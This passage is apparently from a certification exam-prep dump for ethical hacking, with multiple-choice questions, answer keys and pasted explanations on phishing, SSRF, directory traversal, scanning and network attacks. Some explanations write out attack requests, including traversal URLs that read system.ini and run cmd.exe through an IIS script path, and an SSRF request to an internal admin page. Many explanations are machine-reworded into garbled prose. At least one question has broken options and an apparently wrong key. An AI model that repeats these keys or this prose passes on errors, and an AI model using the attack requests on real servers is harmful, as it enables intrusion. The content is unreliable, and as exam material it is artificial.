Which of the following steps for risk assessment methodology refers to vulnerability identification?

A. Determines if any flaws exist in systems, policies, or procedures
B. Assigns values to risk probabilities; Impact values.
C. Determines risk probability that vulnerability will be exploited (Hig
D. Medium, Low)
E. Identifies sources of harm to an IT syste
F. (Natural, Huma
G. Environmental)

Answer: C

NEW QUESTION 188
- (Exam Topic 2)
When a security analyst prepares for the formal security assessment - what of the following should be done in order to determine inconsistencies in the secure assets database and verify that system is compliant to the minimum security baseline?

A. Data items and vulnerability scanning
B. Interviewing employees and network engineers
C. Reviewing the firewalls configuration
D. Source code review

Answer: A

NEW QUESTION 190
- (Exam Topic 2)
in an attempt to increase the security of your network, you Implement a solution that will help keep your wireless network undiscoverable and accessible only to those that know It. How do you accomplish this?

A. Delete the wireless network
B. Remove all passwords
C. Lock all users
D. Disable SSID broadcasting

Answer: D

Explanation:
The SSID (service set identifier) is the name of your wireless network. SSID broadcast is how your router transmits this name to surrounding devices. Its primary function is to make your network visible and easily accessible. Most routers broadcast their SSIDs automatically. To disable or enable SSID broadcast, you need to change your router’s settings.
Disabling SSID broadcast will make your Wi-FI network name invisible to other users. However, this only hides the name, not the network itself. You cannot disguise the router's activity, so hackers can still attack it.
With your network invisible to wireless devices, connecting becomes a bit more complicated. Just giving a Wi-FI password to your guests is no longer enough. They have to configure their settings manually by including the network name, security mode, and other relevant info.
Disabling SSID might be a small step towards online security, but by no means should it be your final one. Before considering it as a security measure, consider the following aspects:
- Disabling SSID broadcast will not hide your network completely
Disabling SSID broadcast only hides the network name, not the fact that it exists. Your router constantly transmits so-called beacon frames to announce the presence of a wireless network. They contain essential information about the network and help the device connect.
- Third-party software can easily trace a hidden network
Programs such as NetStumbler or Kismet can easily locate hidden networks. You can try using them yourself to see how easy it is to find available networks – hidden or not.

- You might attract unwanted attention.
Disabling your SSID broadcast could also raise suspicion. Most of us assume that when somebody hides something, they have a reason to do so. Thus, some hackers might be attracted to your network.

NEW QUESTION 191
- (Exam Topic 2)
Taylor, a security professional, uses a tool to monitor her company's website, analyze the website's traffic, and track the geographical location of the users visiting the company's website. Which of the following tools did Taylor employ in the above scenario?

A. WebSite Watcher
B. web-Stat
C. Webroot
D. WAFW00F

Answer: B

Explanation:
Increase your web site’s performance and grow! Add Web-Stat to your site (it’s free!) and watch individuals act together with your pages in real time.
Learn how individuals realize your web site. Get details concerning every visitor’s path through your web site and track pages that flip browsers into consumers.
One-click install. observe locations, in operation systems, browsers and screen sizes and obtain alerts for new guests and conversions

NEW QUESTION 194
- (Exam Topic 2)
An attacker redirects the victim to malicious websites by sending them a malicious link by email. The link appears authentic but redirects the victim to a malicious web page, which allows the attacker to steal the victim's data. What type of attack is this?

A. Phishing
B. Vlishing
C. Spoofing
D. DDoS

Answer: A

Explanation:
https://en.wikipedia.org/wiki/Phishing
Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack, or the revealing of sensitive information.
An attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identify theft.
Moreover, phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter scenario, employees are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.
An organization succumbing to such an attack typically sustains severe financial losses in addition to declining market share, reputation, and consumer trust. Depending on the scope, a phishing attempt might escalate into a security incident from which a business will have a difficult time recovering.

NEW QUESTION 198
- (Exam Topic 2)
You are a penetration tester working to test the user awareness of the employees of the client xyz. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email. Which stage of the cyber kill chain are you at?

A. Reconnaissance
B. Command and control
C. Weaponization
D. Exploitation

Answer: C

Explanation:
Weaponization
The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even
individuals within the organization to carry out their attack. For example, the adversary
may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary. The following are the activities of the adversary: o Identifying appropriate malware payload based on the analysis o Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability
o Creating a phishing email campaign o Leveraging exploit kits and botnets
https://en.wikipedia.org/wiki/Kill_chain
The Cyber Kill Chain consists of 7 steps: Reconnaissance, weaponization, delivery, exploitation, installation, command and control, and finally, actions on objectives. Below you can find detailed information on each.
* 1. Reconnaissance:
In this step, the attacker/intruder chooses their target. Then they conduct in-depth research
on this target to identify its vulnerabilities that can be exploited.
* 2. Weaponization:
In this step, the intruder creates a malware weapon like a virus, worm, or such to exploit
the target's vulnerabilities. Depending on the target and the purpose of the attacker, this malware can exploit new, undetected vulnerabilities (also known as the zero-day exploits) or focus on a combination of different vulnerabilities.
* 3. Delivery:

This step involves transmitting the weapon to the target. The intruder/attacker can employ different USB drives, e-mail attachments, and websites for this purpose.
* 4. Exploitation:
In this step, the malware starts the action. The program code of the malware is triggered to exploit the target's vulnerability/vulnerabilities.
* 5. Installation:
In this step, the malware installs an access point for the intruder/attacker. This access point is also known as the backdoor.
* 6. Command and Control:
The malware gives the intruder/attacker access to the network/system.
* 7. Actions on Objective:
Once the attacker/intruder gains persistent access, they finally take action to fulfill their purposes, such as encryption for ransom, data exfiltration, or even data destruction.

NEW QUESTION 201
- (Exam Topic 2)
OpenSSL on Linux servers includes a command line tool for testing TLS. What is the name of the tool and the correct syntax to connect to a web server?

A. openssl s_client -site www.website.com:443
B. openssl_client -site www.website.com:443
C. openssl s_client -connect www.website.com:443
D. openssl_client -connect www.website.com:443

Answer: C


NEW QUESTION 205
- (Exam Topic 2)
Allen, a professional pen tester, was hired by xpertTech solutWns to perform an attack simulation on the organization's network resources. To perform the attack, he took advantage of the NetBIOS API and targeted the NetBIOS service. B/enumerating NetBIOS, he found that port 139 was open and could see the resources that could be accessed or viewed on a remote system. He came across many NetBIOS codes during enumeration.
identify the NetBIOS code used for obtaining the messenger service running for the logged-in user?

A. <1B>
B. <00>
C. <03>
D. <20>

Answer: C

Explanation:
<03>Windows Messenger administrationCourier administration is an organization based framework notice Windows administration by Microsoft that was remembered for some prior forms of Microsoft Windows.
This resigned innovation, despite the fact that it has a comparable name, isn't connected in any capacity to the later, Internet-based Microsoft Messenger administration for texting or to Windows Messenger and Windows Live Messenger (earlier named MSN Messenger) customer programming.
The Messenger Service was initially intended for use by framework managers to tell Windows clients about their networks.[1] It has been utilized malevolently to introduce spring up commercials to clients over the Internet (by utilizing mass-informing frameworks which sent an ideal message to a predetermined scope of IP addresses). Despite the fact that Windows XP incorporates a firewall, it isn't empowered naturally. Along these lines, numerous clients got such messages. Because of this maltreatment, the Messenger Service has been debilitated as a matter of course in Windows XP Service Pack 2.

NEW QUESTION 210
- (Exam Topic 2)
Which type of sniffing technique is generally referred as MiTM attack?



A. Password Sniffing
B. ARP Poisoning
C. Mac Flooding
D. DHCP Sniffing

Answer: B

NEW QUESTION 215
- (Exam Topic 2)
A friend of yours tells you that he downloaded and executed a file that was sent to him by a coworker. Since the file did nothing when executed, he asks you for help because he suspects that he may have installed a trojan on his computer.
what tests would you perform to determine whether his computer Is Infected?

A. Use ExifTool and check for malicious content.
B. You do not check; rather, you immediately restore a previous snapshot of the operating system.
C. Upload the file to VirusTotal.
D. Use netstat and check for outgoing connections to strange IP addresses or domains.

Answer: D

NEW QUESTION 217
- (Exam Topic 2)
What is the purpose of DNS AAAA record?

A. Authorization, Authentication and Auditing record
B. Address prefix record
C. Address database record
D. IPv6 address resolution record

Answer: D

NEW QUESTION 218
- (Exam Topic 2)
Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL https://xyz.com/feed.php?url:externaIsile.com/feed/to to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server. What is the type of attack Jason performed In the above scenario?

A. website defacement
B. Server-side request forgery (SSRF) attack
C. Web server misconfiguration
D. web cache poisoning attack

Answer: B

Explanation:
Server-side request forgery (also called SSRF) is a net security vulnerability that allows an assaulter to induce the server-side application to make http requests to associate arbitrary domain of the attacker’s choosing.
In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services among the organization’s infrastructure, or to external third-party systems.
Another type of trust relationship that often arises with server-side request forgery is where the application server is able to interact with different back-end systems that aren’t directly reachable by users. These systems typically have non-routable private informatics addresses. Since the back-end systems normally ordinarily protected by the topology, they typically have a weaker security posture. In several cases, internal back-end systems contain sensitive functionality that may be accessed while not authentication by anyone who is able to act with the systems.
In the preceding example, suppose there’s an body interface at the back-end url https://192.168.0.68/admin. Here, an attacker will exploit the SSRF vulnerability to access the executive interface by submitting the following request:
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded Content-Length: 118 stockApi=http://192.168.0.68/admin

NEW QUESTION 223
- (Exam Topic 2)
While testing a web application in development, you notice that the web server does not properly ignore the “dot dot slash” (../) character string and instead returns the file listing of a folder structure of the server.
What kind of attack is possible in this scenario?

A. Cross-site scripting
B. Denial of service
C. SQL injection
D. Directory traversal

Answer: D

Explanation:
Appropriately controlling admittance to web content is significant for running a safe web worker. Index crossing or Path Traversal is a HTTP assault which permits aggressors to get to limited catalogs and execute orders outside of the web worker’s root registry.
Web workers give two primary degrees of security instruments
- Access Control Lists (ACLs)
- Root index

An Access Control List is utilized in the approval cycle. It is a rundown which the web worker’s manager uses to show which clients or gatherings can get to,

change or execute specific records on the worker, just as other access rights.
The root registry is a particular index on the worker record framework in which the clients are kept. Clients can't get to anything over this root.
For instance: the default root registry of IIS on Windows is C:\Inetpub\wwwroot and with this arrangement, a client doesn't approach C:\Windows yet approaches C:\Inetpub\wwwroot\news and some other indexes and documents under the root catalog (given that the client is confirmed by means of the ACLs).
The root index keeps clients from getting to any documents on the worker, for example, C:\WINDOWS/system32/win.ini on Windows stages and the/and so on/passwd record on Linux/UNIX stages.
This weakness can exist either in the web worker programming itself or in the web application code.
To play out a registry crossing assault, all an assailant requires is an internet browser and some information on where to aimlessly discover any default documents and registries on the framework.
What an assailant can do if your site is defenselessWith a framework defenseless against index crossing, an aggressor can utilize this weakness to venture out of the root catalog and access different pieces of the record framework. This may enable the assailant to see confined documents, which could give the aggressor more data needed to additional trade off the framework.
Contingent upon how the site access is set up, the aggressor will execute orders by mimicking himself as the client which is related with "the site". Along these lines everything relies upon what the site client has been offered admittance to in the framework.
Illustration of a Directory Traversal assault by means of web application codeIn web applications with dynamic pages, input is generally gotten from programs through GET or POST solicitation techniques. Here is an illustration of a HTTP GET demand URL
GET
http://test.webarticles.com/show.asp?view=oldarchive.html HTTP/1.1 Host: test.webarticles.com
With this URL, the browser requests the dynamic page show.asp from the server and with it also sends the parameter view with the value of oldarchive.html. When this request is executed on the web
server, show.asp retrieves the file oldarchive.html from the server's file system, renders it and then sends back to the browser which displays it to the user. The attacker would assume that show.asp can retrieve files from the file system and sends the following custom URL.
GET
http://test.webarticles.com/show.asp?view=../../../../../Windows/system.ini HTTP/1.1 Host: test.webarticles.com
This will cause the dynamic page to retrieve the file system.ini from the file system and display it to the user The expression ../ instructs the system to go one directory up which is commonly used as an operating system directive. The attacker has to guess how many directories he has to go up to find the Windows folder on the system, but this is easily done by trial and error.
Example of a Directory Traversal attack via web serverApart from vulnerabilities in the code, even the web server itself can be open to directory traversal attacks. The problem can either be incorporated into the web server software or inside some sample script files left available on the server.
The vulnerability has been fixed in the latest versions of web server software, but there are web servers online which are still using older versions of IIS and Apache which might be open to directory traversal attacks. Even though you might be using a web server software version that has fixed this vulnerability, you might still have some sensitive default script directories exposed which are well known to hackers.
For example, a URL request which makes use of the scripts directory of IIS to traverse directories and execute a command can be
GET
http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\ HTTP/1.1 Host: server.com
The request would return to the user a list of all files in the C:\ directory by executing the cmd.exe comm shell file and run the command dir c:\ in the shell. The %5c expression that is in the URL request is a we server escape code which is used to represent normal characters. In this case %5c represents the character \ Newer versions of modern web server software check for these escape codes and do not let them through. Some older versions however, do not filter out these codes in the root directory enforcer and will let the attackers execute such commands.

NEW QUESTION 224
- (Exam Topic 2)
Which utility will tell you in real time which ports are listening or in another state?

A. Netstat
B. TCPView
C. Nmap
D. Loki

Answer: B

NEW QUESTION 227
- (Exam Topic 2)
Steven connected his iPhone to a public computer that had been infected by Clark, an attacker. After establishing the connection with the public computer, Steven enabled iTunes WI-FI sync on the computer so that the device could continue communication with that computer even after being physically disconnected. Now, Clark gains access to Steven's iPhone through the infected computer and is able to monitor and read all of Steven's activity on the iPhone, even after the device is out of the communication zone.
Which of the following attacks is performed by Clark in above scenario?

A. IOS trustjacking
B. lOS Jailbreaking
C. Exploiting SS7 vulnerability
D. Man-in-the-disk attack

Answer: A

Explanation:
An iPhone client's most noticeably terrible bad dream is to have somebody oversee his/her gadget, including the capacity to record and control all action without waiting be in a similar room. In this blog entry, we present another weakness called "Trustjacking", which permits an aggressor to do precisely that.
This weakness misuses an iOS highlight called iTunes Wi-Fi sync, which permits a client to deal with their iOS gadget without genuinely interfacing it to their PC. A solitary tap by the iOS gadget proprietor when the two are associated with a similar organization permits an assailant to oversee the gadget. Furthermore, we will stroll through past related weaknesses and show the progressions that iPhone has made to alleviate them, and why these are adequately not to forestall comparative assaults.
After interfacing an iOS gadget to another PC, the clients are being found out if they trust the associated PC or not. Deciding to believe the PC permits it to speak with the iOS gadget by means of the standard iTunes APIs.
This permits the PC to get to the photographs on the gadget, perform reinforcement, introduce applications and considerably more, without requiring another affirmation from the client and with no recognizable sign. Besides, this permits enacting the "iTunes Wi-Fi sync" highlight, which makes it conceivable to proceed with this sort of correspondence with the gadget even after it has been detached from the PC, as long as the PC and the iOS gadget are associated with a similar organization. It is intriguing to take note of that empowering "iTunes Wi-Fi sync" doesn't need the casualty's endorsement and can be directed simply from the PC side.
Getting a live stream of the gadget's screen should be possible effectively by consistently requesting screen captures and showing or recording them distantly.

It is imperative to take note of that other than the underlying single purpose of disappointment, approving the vindictive PC, there is no other component that forestalls this proceeded with access. Likewise, there isn't anything that informs the clients that by approving the PC they permit admittance to their gadget even in the wake of detaching the USB link.

NEW QUESTION 229
- (Exam Topic 2)
This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as GCMP-2S6. MMAC-SHA384, and ECDSA using a 384-bit elliptic curve. Which is this wireless security protocol?

A. WPA2 Personal
B. WPA3-Personal
C. WPA2-Enterprise
D. WPA3-Enterprise

Answer: D

Explanation:
Enterprise, governments, and financial institutions have greater security with WPA3-Enterprise.
WPA3-Enterprise builds upon WPA2 and ensures the consistent application of security protocol across the network.WPA3-Enterprise also offers an optional mode using 192-bit minimum-strength security protocols and cryptographic tools to raised protect sensitive data:• Authenticated encryption: 256-bit Galois/Counter Mode Protocol (GCMP-256)• Key derivation and confirmation: 384-bit Hashed Message Authentication Mode (HMAC) with Secure Hash Algorithm (HMAC-SHA384)• Key establishment and authentication: Elliptic Curve Diffie-Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) employing a 384-bit elliptic curve• Robust management frame protection: 256-bit Broadcast/Multicast Integrity Protocol
Galois Message Authentication Code (BIP-GMAC-256)The 192-bit security mode offered by
WPA3-Enterprise ensures the proper combination of cryptographic tools are used and sets a uniform baseline of security within a WPA3 network.
It protects sensitive data using many cryptographic algorithms It provides authenticated encryption using GCMP-256 It uses HMAC-SHA-384 to generate cryptographic keys It uses ECDSA-384 for exchanging keys

NEW QUESTION 234
- (Exam Topic 2)
Password cracking programs reverse the hashing process to recover passwords. (True/False.)

A. True
B. False

Answer: B

NEW QUESTION 235
- (Exam Topic 2)
Bob is going to perform an active session hijack against Brownies Inc. He has found a target that allows session oriented connections (Telnet) and performs the sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network. What is Bob supposed to do next?

A. Take over the session
B. Reverse sequence prediction
C. Guess the sequence numbers
D. Take one of the parties offline

Answer: C

NEW QUESTION 240
- (Exam Topic 2)
Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered. John decided to perform a TCP SYN ping scan on the target network. Which of the following Nmap commands must John use to perform the TCP SYN ping scan?

A. nmap -sn -pp < target ip address >
B. nmap -sn -PO < target IP address >
C. nmap -sn -PS < target IP address >
D. nmap -sn -PA < target IP address >

Answer: C

Explanation:
https://hub.packtpub.com/discovering-network-hosts-with-tcp-syn-and-tcp-ack-ping-scans-in-nmaptutorial/

NEW QUESTION 243
- (Exam Topic 2)
Nathan is testing some of his network devices. Nathan is using Macof to try and flood the ARP cache of these switches.
If these switches' ARP cache is successfully flooded, what will be the result?

A. The switches will drop into hub mode if the ARP cache is successfully flooded.
B. If the ARP cache is flooded, the switches will drop into pix mode making it less susceptible to attacks.
C. Depending on the switch manufacturer, the device will either delete every entry in its ARP cache or reroute packets to the nearest switch.
D. The switches will route all traffic to the broadcast address created collisions.

Answer: A

NEW QUESTION 246
- (Exam Topic 2)
What is GINA?

A. Gateway Interface Network Application
B. GUI Installed Network Application CLASS
C. Global Internet National Authority (G-USA)
D. Graphical Identification and Authentication DLL

Answer: D

NEW QUESTION 251
- (Exam Topic 2)
You are analysing traffic on the network with Wireshark. You want to routinely run a cron job which will run the capture against a specific set of IPs - 192.168.8.0/24. What command you would use?

A. wireshark --fetch "192.168.8*"
B. wireshark --capture --local masked 192.168.8.0 ---range 24
C. tshark -net 192.255.255.255 mask 192.168.8.0
D. sudo tshark -f"net 192 .68.8.0/24"

Answer: D

NEW QUESTION 252
- (Exam Topic 2)
infecting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?

A. Reconnaissance
B. Maintaining access
C. Scanning
D. Gaining access

Answer: D

Explanation:
This phase having the hacker uses different techniques and tools to realize maximum data from the system.
they're –• Password cracking – Methods like Bruteforce, dictionary attack, rule-based attack, rainbow table a used. Bruteforce is trying all combinations of the password. Dictionary attack is trying an inventory of meaningful words until the password matches. Rainbow table takes the hash value of the password and compares with pre-computed hash values until a match is discovered.• Password attacks – Passive attacks like wire sniffing, replay attack. Active online attack like Trojans, keyloggers, hash injection, phishing. Offline attacks like pre-computed hash, distributed network and rainbow. Non electronic attack like shoulder surfing, social engineering and dumpster diving.

NEW QUESTION 256
- (Exam Topic 2)
Sam is working as a system administrator In an organization. He captured the principal characteristics of a vulnerability and produced a numerical score to reflect Its severity using CVSS v3.0 to property assess and prioritize the organization's vulnerability management processes. The base score that Sam obtained after performing cvss rating was 4.0. What is the CVSS severity level of the vulnerability discovered by Sam in the above scenario?

A. Medium
B. Low
C. Critical
D. High

Answer: A

Explanation:
Rating CVSS Score None 0.0
Low 0.1 - 3.9
Medium 4.0 - 6.9
High 7.0 - 8.9
Critical 9.0 - 10.0
https://www.first.org/cvss/v3.0/specification-document
The Common Vulnerability Scoring System (CVSS) is an open framework for communicating the characteristics and severity of software vulnerabilities. CVSS consists of three metric groups: Base, Temporal, and Environmental. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score. Thus, CVSS is well suited as a standard measurement system for industries, organizations, and governments that need accurate and consistent vulnerability severity scores. Two common uses of CVSS are calculating the severity of vulnerabilities discovered on one's systems and as a factor in prioritization of vulnerability remediation activities. The National Vulnerability Database (NVD) provides CVSS scores for almost all known vulnerabilities.
Qualitative Severity Rating Scale
For some purposes, it is useful to have a textual representation of the numeric Base, Temporal and Environmental scores.
Table Description automatically generated

Rating	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

NEW QUESTION 259
- (Exam Topic 1)
Which type of security feature stops vehicles from crashing through the doors of a building?

A. Bollards
B. Receptionist
C. Mantrap
D. Turnstile

Answer: A

NEW QUESTION 262
- (Exam Topic 1)
What two conditions must a digital signature meet?

A. Has to be the same number of characters as a physical signature and must be unique.
B. Has to be unforgeable, and has to be authentic.
C. Must be unique and have special characters.
D. Has to be legible and neat.

Answer: B

NEW QUESTION 267
- (Exam Topic 1)
An attacker with access to the inside network of a small company launches a successful STP manipulation attack. What will he do next?

A. He will create a SPAN entry on the spoofed root bridge and redirect traffic to his computer.
B. He will activate OSPF on the spoofed root bridge.
C. He will repeat this action so that it escalates to a DoS attack.
D. He will repeat the same attack against all L2 switches of the network.

Answer: A

NEW QUESTION 268
- (Exam Topic 1)
You are tasked to perform a penetration test. While you are performing information gathering, you find an employee list in Google. You find the receptionist's email, and you send her an email changing the source email to her boss's email (boss@company). In this email, you ask for a pdf with information. She reads your email and sends back a pdf with links. You exchange the pdf links with your malicious links (these links contain malware) and send back the modified pdf, saying that the links don't work. She reads your email, opens the links, and her machine gets infected. You now have access to the company network. What testing method did you use?

A. Social engineering
B. Piggybacking
C. Tailgating
D. Eavesdropping

Answer: A

Explanation:
Social engineering is the term used for a broad range of malicious activities accomplished through human interactions. It uses psychological manipulation to trick users into making security mistakes or giving away
sensitive information.
Social engineering attacks typically involve some form of psychological manipulation, fooling otherwise unsuspecting users or employees into handing over confidential or sensitive data. Commonly, social engineering involves email or other communication that invokes urgency, fear, or similar emotions in the victim, leading the victim to promptly reveal sensitive information, click a malicious link, or open a malicious file. Because social engineering involves a human element, preventing these attacks can be tricky for enterprises.

NEW QUESTION 271
- (Exam Topic 1)
To determine if a software program properly handles a wide range of invalid input, a form of automated testing can be used to randomly generate invalid input in an attempt to crash the program.

What term is commonly used when referring to this type of testing?

A. Randomizing
B. Bounding
C. Mutating
D. Fuzzing

Answer: D

NEW QUESTION 276
- (Exam Topic 1)
The configuration allows a wired or wireless network interface controller to pass all traffic it receives to the Central Processing Unit (CPU), rather than passing only the frames that the controller is intended to receive. Which of the following is being described?

A. Multi-cast mode
B. Promiscuous mode
C. WEM
D. Port forwarding

Answer: B

NEW QUESTION 280
- (Exam Topic 1)
CompanyXYZ has asked you to assess the security of their perimeter email gateway. From your office in New York, you craft a specially formatted email message and send it across the Internet to an employee of CompanyXYZ. The employee of CompanyXYZ is aware of your test. Your email message looks like this:
From: jim_miller@companyxyz.com
To: michelle_saunders@companyxyz.com Subject: Test message Date: 4/3/2017 14:37
The employee of CompanyXYZ receives your email message.
This proves that CompanyXYZ's email gateway doesn't prevent what?

A. Email Masquerading
B. Email Harvesting
C. Email Phishing
D. Email Spoofing

Answer: D

Explanation:
Email spoofing is the fabrication of an email header in the hopes of duping the recipient into thinking the email originated from someone or somewhere other than the intended source. Because core email protocols do not have a built-in method of authentication, it is common for spam and phishing emails to use said spoofing to trick the recipient into trusting the origin of the message.
The ultimate goal of email spoofing is to get recipients to open, and possibly even respond to, a solicitation. Although the spoofed messages are usually just a nuisance requiring little action besides removal, the more malicious varieties can cause significant problems and sometimes pose a real security threat.

NEW QUESTION 283
- (Exam Topic 1)
Susan has attached to her company's network. She has managed to synchronize her boss's sessions with that of the file server. She then intercepted his traffic destined for the server, changed it the way she wanted to and then placed it on the server in his home directory.
What kind of attack is Susan carrying on?

A. A sniffing attack
B. A spoofing attack
C. A man in the middle attack
D. A denial of service attack

Answer: C

NEW QUESTION 285
- (Exam Topic 1)
A network admin contacts you. He is concerned that ARP spoofing or poisoning might occur on his network. What are some things he can do to prevent it? Select the best answers.

A. Use port security on his switches.
B. Use a tool like ARPwatch to monitor for strange ARP activity.
C. Use a firewall between all LAN segments.
D. If you have a small network, use static ARP entries.
E. Use only static IP addresses on all PC's.

Answer: ABD

NEW QUESTION 286
- (Exam Topic 1)
What is the proper response for a NULL scan if the port is closed?

A. SYN
B. ACK
C. FIN
D. PSH

E. RST
F. No response

Answer: E

NEW QUESTION 290
- (Exam Topic 1)
While using your bank's online servicing you notice the following string in the URL bar:
"http: // www. MyPersonalBank. com/ account?id=368940911028389&Damount=10980&Camount=21" You observe that if you modify the Damount & Camount values and submit the request, that data on the web
page reflects the changes.
Which type of vulnerability is present on this site?

A. Cookie Tampering
B. SQL Injection
C. Web Parameter Tampering
D. XSS Reflection

Answer: C

NEW QUESTION 294
- (Exam Topic 1)
Which results will be returned with the following Google search query?
site:target.com – site:Marketing.target.com accounting

A. Results from matches on the site marketing.target.com that are in the domain target.com but do not include the word accounting.
B. Results matching all words in the query.
C. Results for matches on target.com and Marketing.target.com that include the word "accounting"
D. Results matching "accounting" in domain target.com but not on the site Marketing.target.com

Answer: D

NEW QUESTION 295
- (Exam Topic 1)
Bob is doing a password assessment for one of his clients. Bob suspects that security policies are not in place. He also suspects that weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weaknesses and key loggers.
Which of the following options best represents the means that Bob can adopt to retrieve passwords from his clients hosts and servers?

A. Hardware, Software, and Sniffing.
B. Hardware and Software Keyloggers.
C. Passwords are always best obtained using Hardware key loggers.
D. Software only, they are the most effective.

Answer: A

NEW QUESTION 300
- (Exam Topic 1)
What is the purpose of a demilitarized zone on a network?

A. To scan all traffic coming through the DMZ to the internal network
B. To only provide direct access to the nodes within the DMZ and protect the network behind it
C. To provide a place to put the honeypot
D. To contain the network devices you wish to protect

Answer: B

NEW QUESTION 301
- (Exam Topic 1)
As a securing consultant, what are some of the things you would recommend to a company to ensure DNS security?

A. Use the same machines for DNS and other applications
B. Harden DNS servers
C. Use split-horizon operation for DNS servers
D. Restrict Zone transfers
E. Have subnet diversity between DNS servers

Answer: BCDE

NEW QUESTION 302
- (Exam Topic 2)
How can you determine if an LM hash you extracted contains a password that is less than 8 characters long?

A. There is no way to tell because a hash cannot be reversed
B. The right most portion of the hash is always the same
C. The hash always starts with AB923D
D. The left most portion of the hash is always the same
E. A portion of the hash will be all 0's

Answer: B

NEW QUESTION 306
- (Exam Topic 2)
Matthew, a black hat, has managed to open a meterpreter session to one of the kiosk machines in Evil Corp's lobby. He checks his current SID, which is S-1-5-21-1223352397-1872883824-861252104-501. What needs to happen before Matthew has full administrator access?

A. He must perform privilege escalation.
B. He needs to disable antivirus protection.
C. He needs to gain physical access.
D. He already has admin privileges, as shown by the "501" at the end of the SID.

Answer: A

NEW QUESTION 310
- (Exam Topic 2)
You have successfully logged on a Linux system. You want to now cover your trade Your login attempt may be logged on several files located in /var/log. Which file does NOT belongs to the list:

A. user.log
B. auth.fesg
C. wtmp
D. btmp

Answer: C

NEW QUESTION 313
- (Exam Topic 2)
